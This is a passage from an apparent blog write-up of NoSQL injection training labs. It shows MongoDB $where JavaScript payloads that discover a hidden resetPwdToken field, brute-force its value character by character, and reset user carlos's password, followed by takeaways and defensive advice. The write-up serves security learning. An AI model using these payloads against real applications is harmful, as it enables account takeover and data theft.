
We need to send this - "function(){if (Object.keys(this)[4].length == 8) return 1; else return 0;}" via the $where clause which is checking the length for the key at 4th index.

Looks like the key name is resetPwdToken.
Now we will try to find the length of the token. We try this in repeater by sending - "function(){if (this.resetPwdToken.length == 1) return 1; else return 0;}" and we get a false for it.

We need to send it to Intruder and brute force the length.


Looks like the length of the token is 16 characters.

We now send this "function(){if (this.resetPwdToken.match('^.{pos}char.*')) return 1; else return 0;}". Set the payloads as pos from 0 to 15 and char as A-Za-z0-9.

We see that the value of the token is 8271163b51fd5a92.

We will now sent the GET request to the forgot-password page to repeater and append the resetPwdToken parameter to it along with the token value. The request will look like GET /forgot-password?resetPwdToken=8271163b51fd5a92. We can see that we are able to access the password reset page.

We can now click on show response in browser.

Pasting the URL in browser will redirect us to that page where we can reset the user carlos’s password.

Logging in with the password solves the lab.
Conclusion
These 4 labs demonstrated the unique challenges and techniques of NoSQL injection. Key takeaways include:
- Different Syntax, Same Impact: NoSQL injection uses operators and JavaScript instead of SQL keywords, but achieves similar results
- Operator Injection Is Powerful: Simple operators like
$ne,$gt,$regexcan bypass authentication completely - Character-by-Character Works: Extracting data one character at a time through boolean conditions remains effective
- JavaScript Execution Is Dangerous: The
$whereoperator allowing JavaScript opens up extensive exploitation possibilities - Field Discovery Is Possible: Using
Object.keys()in JavaScript contexts allows discovering hidden database fields - Regex Enables Brute Force: Pattern matching with regex provides a reliable method for data extraction
- Type Matters: JSON structure allows injecting objects where strings are expected
What made these labs particularly challenging was the fourth one—extracting unknown field names using JavaScript execution in MongoDB. The technique of iterating through Object.keys() and matching characters with regex to discover a hidden resetPwdToken field showed how deeply NoSQL injection can compromise systems.
The progression from simple detection to authentication bypass to character-by-character extraction to JavaScript-based field discovery demonstrated the versatility of NoSQL injection. Each lab built on previous techniques while introducing new concepts specific to NoSQL databases.
NoSQL injection remains highly relevant as more applications adopt NoSQL databases for their scalability and flexibility. MongoDB, in particular, is widely used in modern web applications, APIs, and microservices. The assumption that “NoSQL = no injection” is dangerously wrong—the attack surface just looks different.
The defense lesson is clear: never trust user input regardless of database type. Validate input types strictly, sanitize MongoDB operators, disable JavaScript execution in production, use ORMs/ODMs with built-in protection, and implement schema validation. Just because you’re not using SQL doesn’t mean you’re safe from injection attacks.
Moving forward, I’m examining every NoSQL database interaction with the same scrutiny as SQL queries. JSON input doesn’t mean safety—it just means different injection vectors. The principles remain the same: validate, sanitize, and never trust user input in database queries.